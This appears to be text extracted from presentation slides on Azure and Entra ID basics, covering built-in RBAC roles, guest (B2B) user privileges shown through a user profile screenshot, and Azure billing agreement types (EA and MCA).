
ENTRA ID BASIC PRIVILEGES



ENTRA ID GROUPS



AZURE RESOURCES BASICS



AZURE RESOURCES


RBAC ROLES

Built-in role	Description
<u>Contributor</u>	Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments in Azure Blueprints, or share image galleries.
<u>Owner</u>	Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.
<u>Reservations Administrator</u>	Lets one read and manage all the reservations in a tenant
<u>Role Based Access Control Administrator</u>	Manage access to Azure resources by assigning roles using Azure RBAC. This role does not allow you to manage access using other ways, such as Azure Policy.
<u>User Access Administrator</u>	Lets you manage user access to Azure resources.
Reader	View all resources, but does not allow you to make any changes.

Source: <https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles>

AZURE - INTO THE WEEDS

ENTRA ID B2B GUESTS



- **Guests have very little default privilege: source docs**



Search

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- Diagnose and solve problems
- Custom security attributes
- Assigned roles
- Administrative units
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- Azure role assignments
- Authentication methods
- New support request



 Edit properties



 Delete



 Refresh



 Reset password



 Revoke sessions



 Manage view



 Got feedback?

Overview

Monitoring

Properties

Basic info



Simon Guest

smaxwellstewart

Guest

User principal name	smaxwellstewa
Object ID	9dcc4cb4-cd48-4531-a38a-6647ebe78cd7
Created date time	Nov 7, 2024, 9:13 AM
User type	Guest
Identities	MicrosoftAccount

Group memberships	0
Applications	0
Assigned roles	0
Assigned licenses	0

My Feed



Account status

Enabled

Edit



Sign-ins

Last interactive sign-in: Nov 13, 2024, 4:07 PM

Last non-interactive sign-in: Nov 13, 2024, 7:47 PM

See all sign-ins



B2B invitation

Invitation state: Accepted

Reset redemption status



B2B collaboration

Current user is external

Convert to internal user

A LESS WELL UNDERSTOOD FEATURE

BILLING AGREEMENTS

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
- Two ways to be billed for direct agreements
 - EA is legacy
 - MCA is replacement

Source: [MCA docs](#), [EA docs](#)

